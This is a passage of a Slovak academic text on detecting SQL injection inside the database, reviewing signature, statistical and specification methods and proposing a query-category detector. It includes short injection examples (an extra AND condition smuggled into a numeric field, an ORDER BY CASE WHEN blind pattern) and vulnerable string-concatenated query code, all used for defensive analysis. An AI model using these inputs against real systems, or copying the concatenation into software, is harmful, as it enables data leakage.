Procedúry prevádzali následujúce operácie pri tvorení výsledného dotazu:

- prevod dátumu na text v rôznych formátoch: dd.mm.yyyy, dd/mm/yy
- vynechanie, alebo vloženie časti where podmienky
- transformácia listu hodnôt na formát vhodný vloženiu do IN klauzúle
- vloženie union spojenia
- vloženie zadaných parametrov na miesta hodnôt

Na analyzovanej aplikácii sú zaujímavé tieto fakty:

```
VYSLEDNY_DOTAZ:='SELECT * FROM KNIHY
WHERE 1=1 ';
```

V kóde sa vyskytuje tautológia, dotaz je legálny. Dokonca tautológia sa bude vyskytovať v každom dotaze generovanom touto procedúrou. Dôvod výskytu je ten, že k tejto časti dotazu sú pripájané časti where podmienky začínajúce na AND a programátor neprevádza kontrolu, ktorá z nich by bola za kľúčové slovo WHERE zreťazená ako prvá. V opačnom prípade by musela procedúra pri prvom vložení časti where podmienky kľúčové slovo AND odstrániť.

Následujúci kód ilustruje situáciu s pripájaním častí where podmienky:

```
IF (datum_od IS NOT NULL) THEN
    VYSLEDNY_DOTAZ:='AND datum BETWEEN '||datum_od||' AND '||datum_do;
END IF;
IF (isbn IS NOT NULL) THEN
    VYSLEDNY_DOTAZ:='AND ISBN='''||ISBN||''' ';
END IF;
```

Časť kódu prevádzajúca náhradu zoznamu hodnôt oddeleného čiarkou do tvaru vhodného pre vloženie do IN klauzúly:

```
VYSLEDNY_DOTAZ:='AND AUTOR IN('''||
    REPLACE(listHodnot,',',''',''')||''' )';
```

Zasielané dotazy boli štrukturálne zložité, obsahovali komentáre. Boli charakterom rozdielne od dotazov zasielaných aplikáciami.

7.3 Známe relevantné metódy

Vzhľadom na charakter dostupnej informácie a umiestnenie senzorov obranného systému do prostredia databázy sú pre detekciu relevantné následujúce metódy popísané v literatúre:

- detekcia signatúr útokov
- štatistický prístup
- učiace sa systémy
- špecifikačný prístup
- obmedzenie charakteru dotazov

Ostatné známe metódy detekcie útoku vyžadovali informáciu, ktorú zvolené umiestnenie senzorov nie je schopné poskytnúť. Metódy dynamickej, statickej a kombinovanej analýzy prevádzali testovanie aplikácie, alebo modifikáciu zdrojového kódu aplikácie. Modifikáciu vyžadoval tiež prístup randomizačný, značkovací i prístup automatickej modifikácie zdrojového kódu. Štatistický prístup i niektoré spomínané postupy vyžadovali informáciu o vstupe od uživateľa oddelene od skonštruovaného dotazu, alebo predpripravených častí.

7.3.1 Nedostatky existujúcich metód

Detekcia signatúr útokov

Možná nedokonalosť metódy detekcie signatúr útokov vyplýva z podstaty detekcie. Útoky metódou SQLi nie sú jednoducho rozpoznateľné, na rozdiel od napr. sieťových útokov, kde je často možné jednoznačne rozhodnúť, či sa jedná o útok na základe analýzy obdržaných dát. Injektované časti SQL kódu môžu byť veľmi rozmanité. Systém signatúr nemá možnosť zachytiť nové útoky, neznáme v čase definovania signatúr a nedefinované v systéme. Signatúry môžu byť definované staticky, v tom prípade je problém s ich univerzálnosťou, alebo dynamicky, kde je zase nevýhoda v potrebe správy a nastavenia. Existujú techniky na vyhnutie sa detekcii útoku pomocou signatúr [27].

V prípade implementácie v prostredí databázy, je nutné detekovať prítomnosť znakov útoku z nejakej formy reprezentácie dotazu – text, derivačný strom, ... Ako ukázala analýza aplikácií, jednotlivé znaky útokov rozlíšiteľné z dotazu sa nachádzajú v istých druhoch aplikácií i v legálnych dotazoch. To spôsobuje výskyt falošných pozitív, preto je nutné konštruovať signatúry veľmi obozretne. Ako detekčný systém s detekciou znakov - signatúr bol nájdený len GreenSQL v [18].

Union útok: Znaky union útoku by bolo možné nájsť v systémoch zbierajúcich informácie rovnakého charakteru do oddelených tabuliek, rozdelených napríklad krajinou pôvodu dát. Aplikácia bude zostavovať dotazy vo forme zreťazených union príkazov, s vkladaním a vynechávaním častí za seba. Rovnako je možné očakávať použitie konštantej, alebo NULL hodnoty ako hodnoty atribútu z dôvodu nekvality dát zo zdroja, chýbajúcich dát v zdroji atp.

Detekcia tautológie: Ako je ilustrované na analýze Reportovacej architektúry, prítomnosť vždy pravdivej podmienky 1=1 v dotaze môže byť dôsledkom princípu zostavovania výsledného príkazu, kde za výraz aplikácia zreťazuje ďalšie časti predikátu začínajúce logickou spojkou. S odkazom na [28] je detekcia tautológie vo výraze zložitý problém, zapríčinený vyjadrovaciou silou jazyka SQL, univerzami hodnôt voľných premenných, alebo faktami, ktoré sú dané charakterom aplikácie. (Problém je NP-úplný.) I v prípade chytrej detekcie tautológie by bolo možné kontrolu prekonať vytvorením podmienky, ktorej pravdepodobnosť splnenia je blízka 1, napríklad milisekundy aktuálneho času $\neq 555$.

Útok vložením príkazu: Znaky útoku nesie zasielanie SQL skriptov do databázy. Skript predstavuje sadu oddelených SQL príkazov. Obecne nejde vylúčiť odoslanie skriptu aplikáciou, napríklad pri vytváraní potrebnej databázovej schémy a plnení tabuliek, kde je z výkonostného hľadiska neprípustné odosielať dotazy separátne a čakať na ich spracovanie.

Exception útok: K vyvolávaniu výnimiek môže dochádzať u aplikácií, ktoré z dôvodov daných obmedzením prostriedkov a informácie dopredu neoverujú legálnosť dotazu. Napríklad sa najprv pokúsia vložiť záznam do tabuľky (vloženie nového uživateľa aplikácie) a na základe detekcie vyvolania výnimky o porušení integritného obmedzenia (neunikátnosť mena) učinia rozhodnutie o ďalšom pokračovaní v činnosti.

Obfuskácia: Konverzné funkcie znaku na číslo môžu byť legálne používané z dôvodu predídenia problémov s prekladom znakových sád. Autor aplikácie špeciálne znaky nahradí práve volaním konverznej funkcie. Prítomnosť komentárov v dotazoch môže byť za ich zamýšľaným účelom.

Vstavané funkcie: Charakter aplikácie môže vyžadovať používanie vstavaných funkcií. Príklad predstavujú aplikácie zaisťujúce nahrávanie súborov do dátového úložišťa.

Z týchto faktov je možné predpokladať, že statická definícia signatúr útoku nebude vhodná v diverzifikovanom prostredí. Rovnako sa nedá spoliehať na vyhodnotenie útoku, kde jedinou informáciou je reprezentácia dotazu.

Štatistický prístup

Slabina štatistického prístupu je v existencii učiacej fáze, pri ktorej dochádza k zberu informácie pre definované modely. Počas nej systém buď detekciu neprevádza, alebo prevádza so zlými vlastnosťami. Prístup má nevýhody štatistických modelov, najmä závislosť kvality detekcie na trénovacej množine. Problematickým môže byť i výber množiny skúmaných vlastností, kde platí, že s ich zvyšujúcim počtom rastie pravdepodobnosť objavenia štatisticky významnej závislosti. Z trénovacej množiny dotazov nie je možné odvodiť, aký tvar budú mať legálne, alebo ilegálne dotazy, ktoré v množine nie sú – prípad ak nie je k dispozícii kompletný zoznam legálnych dotazov zasielaných aplikáciou. Z nastavenia detekčných prahov nie je jednoduché určiť, akú množinu útokov systém vôbec zachytáva a rovnako akú systém prepustí. Problémom môže byť tiež úprava prahov pri zistení falošného poplachu, kedy je nutné systém pretrénovať, aby fungoval správne. Ak je samoučiaci, vzniká riziko postupného naučenia sa i útokov a tým pádom zhoršenie kvality systému vo forme falošných pozitív i negatív. Autori [24] aplikovali metódu na hodnotu vybraného uživateľského vstupu, čo nie je ekvivalentné s aplikovaním na informácie poskytované v databázovom prostredí a dosiahnuté výsledky sú pre navrhované umiestnenie senzorov nevypovedajúce.

Učiace sa systémy

Valeur a kol. [16] navrhli učiacu sa metódu detekcie, ktorej detekčný modul je založený na štatistickom vyhodnotení, tým pádom systém obsahuje nevýhody štatistického prístupu.

Špecifikačný prístup

Problematickým faktorom v metóde popísanej v [23] je vytvorenie špecifikácie prípustných dotazov. Prístup v navrhovanej podobe je v prostredí databázy obtiažne prakticky použiteľný, pretože by vyžadoval dodanie špecifikácie dotazov pre každú spolupracujúcu aplikáciu. Správa špecifikácie dotazov by vyžadovala odborníka, problematické sa javí pridanie nového dotazu, alebo jeho odobratie z už definovanej gramatiky. Prístup nemôže zachytiť injektované dotazy, ktoré majú tvar niektorého z povolených.

Obmedzenie charakteru dotazov

Popísaný prístup obmedzuje množinu zasielaných dotazov do databázy, čím sa stáva databáza neschopná spolupráce s aplikáciami, ktoré neboli vyvíjané s týmto predpokladom. Rovnako použitie predpripravených dotazov zamezuje útokom prostredníctvom vloženia kódu do literálov, v prípade injektáže do iných častí je potenciálne útok úspešný.

7.4 Návrh princípu detekcie

7.4.1 Východiská

Umiestnenie senzorov do prostredia databázy určuje charakter dostupnej informácie a z toho plynú i možné spôsoby detekcie. Dostupné druhy informácie pre detekciu sú:

- informácie o spojení s riadiacou aplikáciou
  obsahuje sieťovú adresu aplikačného serveru, protokol
- informácie o databázovej relácii – tzv. session
  identifikácia prihláseného databázového uživateľa a stav relácie
- príkazy SRBD a ich charakteristika
  možné zachytávať históriu príkazov, charakterizovať dotaz z rôznych hľadísk
- informácie uložené v databáze
  dostupné čiastočné vyhodnotenie príkazu, všetky potrebné zdroje, dialekt SQL
- runtime vyhodnotenia príkazu
  vyvolanie výnimiek, plnenie hodnôt, nastavenie práv

Z informácie o spojení s riadiacou aplikáciou a najmä z informácií o databázovej relácii je možná približná identifikácia aplikácie, ktorá dotaz zaslala. Väčšinou pristupujú jednotlivé aplikácie do databázy prostredníctvom rozdielnych uživateľov. Na rovnakom princípe sú oddelené i dátové oblasti aplikácií, každá má obvykle svoje vlastné databázové schéma. Autorizačné údaje bývajú obvykle uložené v konfigurácii aplikácie, menej obvyklé býva overovanie identity uživateľa pri prihlásení. Ďalšiou možnosťou autentizácie je overovanie na základe impersonifikácie, pri ktorom sa preberie identifikácia z iného prostredia, napríklad domény. Príkladom je protokol LDAP. Pri zachytení útoku by bol obranný systém schopný poskytnúť zadané autentifikačné údaje spolu s dotazom, čo sú dostačujúce informácie na dohľadanie náchylnej aplikácie i slabiny. Dohľadanie však musí previesť administrátor systému heuristicky.

7.4.2 Motivácia pre návrh princípu

Detekcia SQLi útokov na strane databázy je obtiažna. Na druhú stranu, analýza ukázala špecifiká dotazov odosielaných aplikáciami náchylnymi na SQLi útoky. Dotazy sú jednoduché, uživateľský vstup je propagovaný skoro výlučne do hodnôt literálov, pracujú nad definovanou schémou databázy atď. Tento charakter dotazov je možné využiť ako detekčný príznak. Cieľom návrhu bude systém vhodný k použitiu s aplikáciami podobného charakteru ako skúmané.

V žiadnej z existujúcich metód však nie sú priamo využité obecné vlastnosti útoku SQLi. Po preskúmaní typov útokov je možné spraviť tieto pozorovania:

- Vložením častí uživateľského vstupu sa z dotazu nevytratia preddefinované časti.
- Existuje legálny dotaz, z ktorého bol škodlivý injektovaný.

V návrhu systému bude snaha o využitie faktu existencie dotazu, z ktorého útok vznikne. Dohľadanie pôvodného dotazu je možné len na základe jeho predošlého zaslania do databázy, čo predurčuje založiť systém využívajúci históriu dotazov. Zároveň bude snaha o návrh tak, aby minimalizoval nevýhody učiaceho sa princípu, predovšetkým neobsahoval obmedzenú fázu učenia. Rovnako bude snaha o využitie definovanosti množín detekcie špecifikačného prístupu a prípadne využitie jeho predpokladanej dobrej vlastnosti v parametri pravdepodobnosť nezistenia útoku. K nutnej vlastnosti patrí transparentnosť systému pre aplikáciu a z veľkej časti automatické fungovanie.

Obmedzená fáza učenia detekčných systémov predpokladá získanie reprezentatívnej vzorky zo spolupracujúcich aplikácií, na základe ktorej je prevádzaný detekčný mód. Najmä v prípade štatistického prístupu by získanie takejto vzorky znamenalo: nastaviť detekčný systém do učiaceho módu a vyskúšať každú funkcionalitu spolupracujúcej aplikácie, ktorá vyvoláva odoslanie dotazu do databázy. Tvar dotazu môže byť závislý nielen na použitej funkčnosti, ale i na zadaných parametroch. Získanie reprezentatívnej vzorky je preto obtiažne. Princíp založený na detekcii útoku podľa vytvoreného profilu z obmedzenej množiny prípadov implicitne požaduje istú nemennosť systému.

Očakávané problémy detekcie útoku vzhľadom na umiestnenie senzorov

Pri detekcii útoku v prostredí databázy je možné predpokladať zameranie sa na tvar dotazu ako hlavného kritéria, čo implikuje pravdepodobne nemožnosť detekcie na seba injektovateľných dotazov a významovo rovnakých dotazov.

Významovo rovnaké dotazy: Budú uvažované dve aplikácie – elektronický obchod a kartotéka zamestnancov.

1. V elektronickom obchode si zákazník vyberá televízor na základe parametrov: veľkosť uhlopriečky, cena, typ obrazovky atp.
2. Prostredníctvom kartotéky zamestnancov má personálne oddelenie zaslať pozvánky všetkým zamestnancom, ktorý dosiahli plnoletosti, na oslavu výročia podniku.

Dotazy, ktoré vygenerujú aplikácie, budú:

```
SELECT nazov, znacka,  FROM televizory
    WHERE uhlopriecka > 20

SELECT meno, priezvisko, email FROM zamestnanci
    WHERE vek > 18
```

Uživateľ elektronického obchodu chce ďalej zoznam televízorov obmedziť, preto si v parametroch vyberie ďalšie kritérium – cenu. Dotaz dostane tvar:

```
SELECT nazov, znacka,... FROM televizory
    WHERE uhlopriecka > 20 AND cena < 14000
```

Na pesonálnom oddelení však injektujú parameter vek reťazcom: `0 AND plat < 30000`.

```
SELECT meno, priezvisko, email FROM zamestnanci
    WHERE vek > 0 AND plat < 30000
```

Takto metódou SQLi došlo k úniku citlivých dát, výšky platu zamestnancov. Posledné dva dotazy majú rovnaký tvar, jeden je legálny, druhý predstavuje útok. V špeciálnom prípade je nutné pripustiť existenciu dotazov, ktoré budú zhodné na úrovni textu dotazu, ale ak budú spustené nad rozdielnym databázovým schématom, môžu a nemusia predstavovať útok.

Na seba injektovateľné dotazy: V rámci jednej aplikácie môže existovať skupina dotazov, ktoré budú na seba injektovateľné. To jest injektovaním kódu jedného dotazu získame dotaz druhý. V takomto prípade môže dôjsť ku kompromitácii informácie, pretože práva na odoslanie prvého, alebo druhého dotazu môžu byť definované na aplikačnej úrovni.

7.4.3 Navrhovaný princíp detekcie

Detekčný systém bude z prostredia databázy zachytávať SQL dotazy pred vykonaním a ukladať ich do repozitára. Tým bude zaručená dostupnosť relevantnej informácie poskytnutej umiestnením senzorov pre ďalšie vyhodnotenie. Po

zachytení dotazu sa detekčný systém pokúsi využiť už zozbieranú informáciu na určenie jeho legálnosti, prípadne injektovaných častí.

Ukladanie dotazov do repozitára bude realizované po kategóriách dotazov. Kategória reprezentuje množinu dotazov vzniklých rovnakým spôsobom v aplikácii. Ukládanie do kategórií umožní prijateľnú veľkosť repozitára, i minimum operácií vkládania, pretože s časom bude miera vzniku nových kategórií klesať, vytvorí sa tak profil dotazov zasielaných spolupracujúcej aplikácii.

Ku každému zachytenému dotazu budú vhodným algoritmom spárované existujúce uložené kategórie. Kategória bude obsahovať informáciu o legálnosti reprezentujúcich dotazov a metódy rozhodujúce, či predložený dotaz je inštanciou kategórie, alebo nie. V kladnom prípade bude dotazu priradený rovnaký charakter legálnosti ako kategórii a podľa charakteru bude vykonaný, alebo zamietnutý.

Ak sa k dotazu nepodarí spárovať existujúca kategória, nastáva zložitejšie skúmanie. Mechanizmus vyhodnotí, či dotaz nemohol byť vytvorený injektovaním dotazu zo známej kategórie. Vyhodnotenie vedie na pozitívny a negatívny prípad:

- negatívny prípad: systém nedohľadal kategóriu, tzn. injektovateľný dotaz, posúdenie legálnosti musí byť vykonané na základe detekcie znakov útoku nad celým dotazom.
- pozitívny prípad: z dvojice dotazov je možné určiť, ktoré úseky skúmaného dotazu sú pravdepodobne nainjektované. Posúdenie legálnosti môže byť komplexnejšie a sústrediť sa presne na injektované úseky.

Negatívny prípad je pre detekciu obtiažny. Znamená, že jediná dostupná informácia je zachytený dotaz. Problémom je spoľahlivosť detekcie výhradne z textu dotazu, preto sa systém obmedzí na detekciu zdokumentovaných typov útokov, ktoré majú malú pravdepodobnosť falošných pozitív. Frekvencia výskytu negatívneho prípadu s SQLi útokom je významne eliminovaná navrhnutou metódou tvorby a ukladania kategórií.

Pozitívny prípad poskytuje pre detekciu dotaz i kategóriu dotazov, z ktorej mohol byť nainjektovaný. Znaky útoku je možné detekovať presne po injektovaných úsekoch. Pri zistení útoku má systém informáciu o mieste injektáže v pôvodnom dotaze, čo môže využiť k sanácii miesta tak, že neprepustí žiadne ďalšie dotazy vytvoriteľné injektovaním práve zisteného miesta, alebo kategórie.

7.4.4 Konštrukcia legálnej kategórie

Legálna kategória vznikne generalizáciou dotazu. Generalizovať dotaz je potrebné do takej miery, aby objekt reprezentoval dotazy vzniknuté rovnakou cestou v aplikácii, bolo ich čo najmenej a zároveň aby nereprezentoval SQLi útoky

do rovnakých dotazov. Proces generalizácie je navrhnutý na základe vykonanej analýzy a znalosti typov útokov.

Fakty 2, 3 a 6 z analýzy (viď str. 79) implikujú generalizáciu dotazu založiť na základe rovnosti „až na konštanty“. Hodnoty literálov budú v dotaze nahradené značkou $ s typom literálu, ktorý bol nahradený – null, číslo, reťazec. Potrebné je tiež ošetrenie výskytu unárnych znamienok minus, generalizovať čísla kladné i záporné.

Okrem hodnôt literálov je často parametrizovaný spôsob zoradenia výsledku dotazu v klauzúle order by.

Ďalšia možnosť generalizácie je nahradiť zoznam konštánt zoznamom konštánt s premenným počtom parametrov. Zoznamy sa vyskytujú v klauzúle IN(h1, . . . , hn) a v príkaze INSERT INTO TABLE VALUES(h1, . . . , hn). V prípade príkazu insert by rozšírenie mohlo znamenať možnosť vkladať hodnoty do stĺpcov a prepisovať tzv. default hodnoty, naviac v aplikácii je počet stĺpcov konštantný a generalizáciou by sa počet kategórií nezmenšil. Klauzúlu IN takto generalizovať význam má. Mierne zvýšenie rizika predstavuje generalizácia klauzúly order by. V programoch dochádza k častému pretrieďovaniu tabuliek, preto je možné povoliť generalizáciu klauzúly order by na jednoduché stĺpce. Rizikem je injektovanie výrazom „1,2“. Útočník tak môže získať zoradenie podľa citlivého stĺpca. Toto riziko je však malé a redukcia kategórií môže byť značná. Generalizácia porovnávacích operátorov $<, >, =$ redukuje počet kategórií pri vyhľadávaní. Injektáž < 3 do číselnej hodnoty môže znamenať útok, dá sa však predpokladať, že opakovaným dotazovaním na rôzne hodnoty by vo väčšine prípadov bolo možné dosiahnuť rovnakého výsledku. Táto forma generalizácie môže byť konfigurovateľná.

Ponúka sa generalizovať dotaz ďalej, napr. číselnú hodnotu na aritmetický výraz. Miera redukcie kategórií je s odvolaním sa na charakter analyzovaných dotazov nulová, naviac by útočníkovi umožnila tiché zistenie slabiny vložením výrazu typu 1+1 do hodnoty numerickej konštanty. Za nevhodné je možné predpokladať snahu o určenie gramatiky tvorby skupiny SQL dotazov. Z konečného počtu inštancií je možné navrhnúť gramatiku, ktorá ich generuje. Problémom je odhadnúť, či slová príjímané mimo tie, z ktorých návrh vychádzal, nie sú SQLi útokmi.

7.4.5 Algoritmy párovania

Algoritmus priradenia dotazu a triedy

Úloha: Zadaný SQL dotaz priradiť do kategórie, ktorá charakterizuje množinu dotazov zasielaných aplikáciou a vzniklých na základe rovnakého princípu, za rovnakým účelom.

Predpoklady: Existujúca množina kategórií.

Realizácia: Kategória sama rozhodne, či do nej daný dotaz patrí alebo nepatrí na základe kontroly voči premenným prvkom a zafixovanej časti dotazu.

Algoritmus:

Preveď generalizáciu dotazu

Zostav vyhľadávací kľúč

Vyhľadaj zoznam kategórií s rovnakým kľúčom

Nad každou z kategórií zavolaj metódu member

Member vhodne porovná generalizáciu kategórie s textom, alebo generalizáciou dotazu

Ak je dotaz členom kategórie, ztotožni jeho legálnosť s kategóriou

Funkcia member kategórie sa bude líšiť podľa legálnosti kategórie. U legálnych porovná medzi sebou obe generalizácie dotazov, nelegálna kategória bude porovnávať regulárny výraz oproti textu dotazu.

Algoritmus určenia možných injektovateľných dotazov

Úloha: Rozhodnúť, či skúmaný dotaz mohol vzniknúť injektovaním existujúceho.


Predpoklady: Dotaz nepatrí do známej kategórie. Zoznam kategórií.

Realizácia: Posúdenie, či dotaz A mohol vzniknúť injektovaním dotazu B, je možné len na základe skúmania textovej reprezentácie dotazu A. Existujú tri základné pohľady na reprezentáciu dotazu. Textová reprezentácia, reprezentácia zoznamom lexémov – výstup lexikálnej analýzy a výstup syntaktickej analýzy – napr. derivačný strom. Injektovaním dotazu je možné ľubovoľnú charakteristiku zoznamu lexémov alebo derivačného stromu zmeniť. Injektovaním komentára prevedieme zakomentovanú časť na jeden lexém, do výstupu syntaktickej analýzy sa komentár zpravidla nedostane vôbec. Injektovaním apostrofu sa lexémy identifikátor a kľúčové slovo zmenia na reťazcovú konštantu atď. Naviac dotaz A nemusí byť syntakticky korektný. I v tomto prípade je požiadavok na informáciu o spárovaní opodstatnený.

Vzor je teda nutné rozdeliť na konštantné časti, ktoré budú považované za neinjektovateľné, a časti injektovateľné reprezentované vhodným objektom. Za neinjektovateľné boli na základe analýzy zvolené neparametrizovateľné časti dotazu. Tými boli kľúčové slová a identifikátory, za injektovateľné hodnoty konštánt.

Rozdelením sa získa maska, oproti ktorej prebehne matchovanie podobne ako u regulárnych výrazov. Tvorba úsekov môže byť rozdielna od generalizácie dotazu, konfigurovateľná podľa jednotlivých typov elementov. Výsledkom pozitívneho matchovania sú predpokladané injektované úseky a injektovateľný vzor.

Algoritmus podľa princípu hľadania podreťazcov v reťazci bude nazývaný infixový (viď obr. 7.2).



Obr. 7.2: Ilustrácia činnosti infixového algoritmu.

Pre vlastnosti detekcie bude podstatný pomer navzájom spárovaných dotazov. Ten bude závisieť od charakteru aplikácie. Podľa tvaru analyzovaných dotazov je možné očakávať malý pomer prepárovaných dotazov. To vyplýva zo syntaxe jazyka SQL. Začiatok príkazu je vždy kľúčové slovo, preto sa párujú medzi sebou len príkazy jedného druhu. Aplikácie zasielajú najmä príkazy select, insert, update, delete, create a drop.

Create, drop obsahujú málo literálov a žiadny pred menom objektu. Aplikácie nevytvárajú viacero charakteristík jedného objektu. Insert bol zistený len v tvare INSERT ... VALUES. Žiadny literál pred kľúčovým slovom values. Meno tabuľky a výčet stĺpcov rozdeľuje jednotlivé príkazy do rôznych kategórií. Ak je výčet stĺpcov vynechaný, musia byť literály po poradí k stĺpcom tabuľky, takže padnú do jednej kategórie. Príkaz delete je konštantný po where podmienku, u nej môže byť spárovanie prevedené na základe spárovania výberovej podmienky. Typicky však aplikácie mažú záznamy podľa jednozložkového kľúča. Príkaz select obvykle neobsahuje literály v select časti príkazu, from table už obmedzuje porovnávanie len medzi dotazmi nad rovnakou tabuľkou. V prípade možného joinu je FROM tabulkaA JOIN tabuľkaB neinjektovateľná sekvencia, ktorá rozlíši join od selectu do jednej tabuľky. Možné spárovanie nastáva vo where podmienke. Update table opäť rozdeľuje kategorie podľa mena tabuľky a vzhľadom k typickému updatu riadku podľa jednozložkového kľúča vo where podmienke nedôjde k falošnému prepárovaniu.

7.4.6 Kontrola dotazu a úsekov

Kontrola dotazu má dva prípady, podľa dohľadania spárovaných dotazov. Kontrola dotazu globálne nastáva v prípade, že sa nepodarí spárovať dotaz s povolenou ani zakázanou kategóriou. Je potrebné rozhodnúť, či bude dotaz vykonaný

databázou, alebo označený za útok. Vzhľadom na umiestnenie detekčného systému ostáva jedinou možnosťou kontrola znakov známych útokov. Kontrola bude realizovaná sadou pravidiel vzťahujúcich sa k množine vybraných znakov dotazu – signatúr. Pravidlo bude obsahovať zoznam znakov, ktoré musí dotaz splniť, aby bol označený ako útok. Jednotlivé položky zoznamu môžu mať definovateľné obmedzenie na počet výskytov a váhu. V prípade, že budú splnené neválené znaky a váha vážených znakov presiehne práh definovaný na pravidle, je dotaz vyhodnotený ako útok. Je potrebné zabrániť v budúcnosti takýmto útokom, preto sa z dotazu generalizáciou stane zakázaná kategória.

Kontrola lokálne použitím i lokálnych signatúr vstupuje do procesu vyhodnotenia, ak je dostupný spárovaný dotaz s kategóriou. Sila tohto prístupu spočíva v tom, že kontrola prebieha už nad úsekmi dotazu. Vzhľadom k typickej konštrukcii dotazov v aplikácii a charakteristiky útokov bude často možné tieto prípady rozlíšiť. Nemenej dôležitá je možnosť detekčného systému obmedziť výrazy, akými je možné dotaz odvodzovať. Ďalšiou podstatnou vlastnosťou je to, že systém má informáciu o vzore a môže zakázať ďalšie odvodzovanie príkazov injektovaním vzoru, čím sanuje zraniteľné miesto.

7.4.7 Úloha pravidiel a signatúr v systéme

Zavedenie kontroly úseku alebo celého dotazu oproti signatúram má za úlohu redukovať počet falošných pozitív i negatív. Signatúry musia byť navhrnuté tak, aby detekovali znaky jednotlivých SQLi útokov a zároveň, aby ich výskyt v legálnych dotazoch bol čo najmenší. Druhá idea návrhu signatúr je definovať znaky, ktoré obmedzujú učenie a možnosti útočníka.

Signatúry v systéme budú rozdelené na dva druhy: globálne a lokálne.

Globálne signatúry

Globálne signatúry detekujú znaky útoku SQLi iba z textu dotazu. Kedže sa znaky jednotlivých útokov nachádzajú i v legálnych dotazoch, je nutné sa obmedziť na veľmi špecifické signatúry, detekujúce neobvyklé konštukcie jazyka. Tieto sú často rozpoznateľné, sú dané procesom tvorby výsledného dotazu a procesom detekcie slabiny. Proces detekcie slabiny často spočíva v injektovaní série typicky problematických vstupov a sledovaní neštandardnej odpovede aplikácie – vyvolanie výnimky, výpis chyby atp. Tieto vstupy sú dopredu známe a je možnosť ich detekovať. Proces tvorby výsledného dotazu zase núti útočníka injektovať kód len do určitých miest dotazu. Ak chce zneužiť slabinu v klauzúle order by, neostáva mu nič iné ako použitie bežne sa nevyskytujúceho zoradenia vložením zložitého výrazu typu

```
ORDER BY CASE WHEN vhodná podmienka
```

so skalárnym poddotazom

```
THEN 1 ELSE 0 END
```

Ďalším dobrým použitím globálnych signatúr je simulovať obvykle dobré nastavenie databázy, napríklad zakázať nebezpečné vstavané funkcie a nechať ich povolenie až na administrátorovi, alebo povoľovanie kombinovať s učiacim sa mechanizmom.

Lokálne signatúry

Lokálne signatúry detekujú znaky útokov nad dotazom so znalosťami pravdepodobných injektovaných úsekov SQL kódu, naviac majú informáciu o spárovanom dotaze, z ktorého mohol skúmaný vzniknúť injektážou. Detekčné vlastnosti sú závislé na miere prepárovania dotazov. Ak bude nízka, alebo bude systém obsahovať dobrý vzorok legálnych dotazov, sú lokálne signatúry veľmi silnou zbraňou proti útočníkovi.

Tvrdenie bude ilustrované na príklade: nech je lokálne pravidlo obsahujúce jedinú lokálnu signatúru, detekcia kľúčového slova union. Ak sú vyhodnocované lokálne pravidlá a lokálne signatúry, má systém dvojicu spárovaných dotazov A, B. Pravidlo i signatúra je vyhodnotená ako splnená a skúmaný dotaz B je označený ako útok. Za akých podmienok je dotaz B falošným pozitivom?

- Dotaz B nesmel byť zaslaný aplikáciou v procese učenia, testovania aplikácie.
- Dotaz B sa musí dať získať vložením kódu do konštánt dotazu A.
- Dotaz A musel byť zachytený systémom pred dotazom B, inak by bol dotaz B vyhodnotený ako inštancia povolenej kategórie.
- Dotaz B je legálny, naviac obsahuje kľúčové slovo union – analýza ukázala, že podiel takýchto dotazov je nízky, veľká časť aplikáciií union nepoužíva.

Za akých podmienok je dotaz B útokom?

- Dotaz B sa musí dať získať vložením kódu do konštánt dotazu A. To je typický znak SQLi útoku.
- Dotaz B obsahuje union, typický znak union útoku.
- Dotaz B nebol zaslaný v procese učenia.

7.4.8 Eliminácia škodlivého dotazu

Úlohou detekčného systému je okrem samotnej detekcie i zastavenie útoku a sformulovanie odpovede na škodlivý dotaz. Je žiadúce, aby obranný mechanizmus zachoval transparentnosť vzhľadom k aplikácii a sformuloval odpoveď tak,

aby nedošlo v aplikácii k neočakávanej situácii. Zároveň systém musí zabrániť vykonaniu škodlivej časti dotazu, alebo eliminovať jej účinky. Pri detekcii útoku je žiadúce zostaviť odpoveď na dotaz tak, aby útočník nedetekoval zraniteľné miesto napr. z chybového hlásenia, alebo zo zvláštnej reakcie. Správna reakcia na útok sa vyberie podľa toho, či pri doterajšom skúmaní dotazu došlo k vyvolaniu výnimky a aký typ dotazu databáza spracováva. Dotazy sa podľa charakteru odpovede delia na dotazy vracajúce inú databázu – select, alebo vracajúce príznak úspešnosti vykonania boolskou hodnotou spolu s obvykle trojicou celých čísel s významom: počet vložených, zmazaných a updatovaných riadkov. V druhom prípade je možné zamaskovať vykonanie príkazu vrátením troch konštánt, v prvom je nutné zkonštruovať aspoň schému výslednej relácie. To môže byť realizované tak, že select dotaz je umiestnený medzi `SELECT * FROM ( a ) WHERE 0=1` . Optimalizér nesplnitelnú podmienku 0=1 väčšinou pozná a schéma vyslednej relácie vytvorí pri fáze parsovania dotazu. Ďalšou možnosťou je nechať príkaz vykonať a z objektu v databáze uskladňujúceho výsledok riadky odobrať, napr. volaním clear nad kolekciou. V prípade, že detekčný systém odhalil pôvodne injektovaný dotaz, je možné miesto injektovaného dotazu nechať vykonať vzor dotazu s nesplniteľnou podmienkou.

7.4.9 Prístup k výnimkám

Netriviálna situácia nastáva pri vyvolaní výnimky v procese spracovania dotazu. Situácia sa líši podľa druhu výnimky a od spárovaného dotazu. Pre potreby detekcie útoku je dobré rozdelenie výnimiek na tri druhy:

Syntaktické výnimky sú vyvolané počas parsovania SQL dotazu a sú vysoko signifikantné, čo sa týka detekcie útoku. Ak útočník nemá útok šitý na mieru napadnutému systému, spolieha sa na injektovanie problémových vstupov a podľa pozorovania reakcie systému pokračuje v útoku ďalej. Detekcia výnimky implikuje s vysokou pravdepodobnosťou pokus o detekciu zraniteľného miesta, alebo útok metódou blind SQLi, alebo exception útok. V prípade rozoznania vzoru útoku môže obranný systém sformulovať odpoveď za pomoci neutralizovaného vzorového dotazu a výnimku tak maskovať. Rovnako je v niektorých prípadoch možné určiť miesto injektáže do dotazu. Ak je vzor nedostupný, sú dve možnosti: propagácia výnimky, alebo v prípade zaslania select príkazu možná nesprávna odpoveď z dôvodu nemožnosti vytvoriť správne výsledné schéma databázy.

